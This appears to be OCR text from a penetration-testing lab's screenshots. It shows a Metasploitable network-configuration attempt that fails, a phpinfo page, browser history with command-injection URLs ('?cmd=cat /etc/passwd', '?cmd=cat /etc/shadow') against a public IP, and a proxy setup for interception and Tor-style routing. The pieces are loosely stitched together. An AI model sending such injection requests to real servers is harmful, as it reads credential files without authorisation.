

```
root@metasploitable:~# sudo nano /etc/network/interfaces
```

```
GNU nano 2.0.7      File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet inet
address 192.168.229.2
netmask 255.255.255.0
gateway 192.168.229.1
```

```
root@metasploitable:~#
root@metasploitable:~#
root@metasploitable:~# sudo /etc/init.d/networking restart
 * Reconfiguring network interfaces...
/etc/network/interfaces:10: unknown method
ifdown: couldn't read interfaces file "/etc/network/interfaces"
/etc/network/interfaces:10: unknown method
ifup: couldn't read interfaces file "/etc/network/interfaces"

root@metasploitable:~#
root@metasploitable:~#
root@metasploitable:~#
```

[fail]

```
root@metasploitable:~# nano /etc/network
network/ networks
root@metasploitable:~# nano /etc/network
```


```
GNU nano 2.0.7      File: /etc/network/interfaces      Modified


# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).


# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static_
address 192.168.229.2
netmask 255.255.255.0
gateway 192.168.229.1
```

```
root@metasploitable:~# /etc/init.d/networking restart
* Reconfiguring network interfaces...
SIOCDELRT: No such process
```



| PHP Version 7.2.34 | |
|---|--|
|  | |
| System | Linux ip-10-1-1-195.us-east-2.compute.internal 4.14.209-160.339.amzn2.x86_64 #1 SMP Wed Dec 16 22:44:04 UTC 2020 x86_64 |
| Build Date | Oct 21 2020 18:04:56 |
| Server API | FPM/FastCGI |
| Virtual Directory Support | disabled |
| Configuration File (php.ini) Path | /etc |
| Loaded Configuration File | /etc/php.ini |
| Scan this dir for additional .ini files | /etc/php.d |
| Additional .ini files parsed | /etc/php.d/20-bz2.ini, /etc/php.d/20-calendar.ini, /etc/php.d/20-ctype.ini, /etc/php.d/20-exif.ini, /etc/php.d/20-fileinfo.ini, /etc/php.d/20-ftp.ini, /etc/php.d/20-gettext.ini, /etc/php.d/20-iconv.ini, /etc/php.d/20-json.ini, /etc/php.d/20-mysqld.ini, /etc/php.d/20-pdo.ini, /etc/php.d/20-phar.ini, /etc/php.d/20-sockets.ini, /etc/php.d/20-sqlite3.ini, /etc/php.d/20-tokenizer.ini, /etc/php.d/20-zip.ini, /etc/php.d/25-curl.ini, /etc/php.d/30-mysqli.ini, /etc/php.d/30-pdo_mysqli.ini, /etc/php.d/30-pdo_sqlite.ini |
| PHP API | 20170718 |
| PHP Extension | 20170718 |
| Zend Extension | 320170718 |
| Zend Extension Build | API320170718.NTS |
| PHP Extension Build | API20170718.NTS |
| Debug Build | no |
| Thread Safety | disabled |
| Zend Signal Handling | enabled |



phpinfo()

18.217.36.215/?cmd=cat /etc/passwd

http://18.217.36.215/?cmd=cat /etc/passwd — Visit

Firefox Suggest

- phpinfo() — http://18.217.36.215/?cmd=cat /etc/passwd
- phpinfo() — http://18.217.36.215/?cmd=cat /etc/shadow

This time, search with:

System

| | |
|---|---|
| Build Date | Oct 21 2020 18:04:56 |
| Server API | FPM/FastCGI |
| Virtual Directory Support | disabled |
| Configuration File (php.ini) Path | /etc |
| Loaded Configuration File | /etc/php.ini |
| Scan this dir for additional .ini files | /etc/php.d |
| Additional .ini files parsed | /etc/php.d/20-bz2.ini, /etc/php.d/20-calendar.ini, /etc/php.d/20-ctype.ini, /etc/php.d/20-exif.ini, /etc/php.d/20-fileinfo.ini, /etc/php.d/20-ftp.ini, /etc/php.d/20-gettext.ini, /etc/php.d/20-iconv.ini, /etc/php.d/20-json.ini, /etc/php.d/20-mysqlnd.ini, /etc/php.d/20-pdo.ini, /etc/php.d/20-phar.ini, /etc/php.d/20-sockets.ini, /etc/php.d/20-sqlite3.ini, /etc/php.d/20-tokenizer.ini, /etc/php.d/20-zip.ini, /etc/php.d/25-curl.ini, /etc/php.d/30-mysql.ini, /etc/php.d/30-pdo_mysql.ini, /etc/php.d/30-pdo_sqlite.ini |
| PHP API | 20170718 |
| PHP Extension | 20170718 |
| Zend Extension | 320170718 |

Dec 16 22:44:04

Connection Settings

☐ Auto-detect proxy settings for this network

☐ Use system proxy settings

☒ Manual proxy configuration

HTTP Proxy: 127.0.0.1 Port: 8080

☒ Also use this proxy for HTTPS

HTTPS Proxy: 127.0.0.1 Port: 8080

SOCKS Host: Port: 0

☐ SOCKS v4 ☒ SOCKS v5

☐ Automatic proxy configuration URL

file:///etc/anonsurf/onion.pac Reload

No proxy for

Example: .mozilla.org, .net.nz, 192.168.1.0/24

Connections to localhost, 127.0.0.1/8, and ::1 are never proxied.

☐ Do not prompt for authentication if password is saved

☐ Proxy DNS when using SOCKS v5

☐ Enable DNS over HTTPS

Use Provider: Cloudflare (Default)

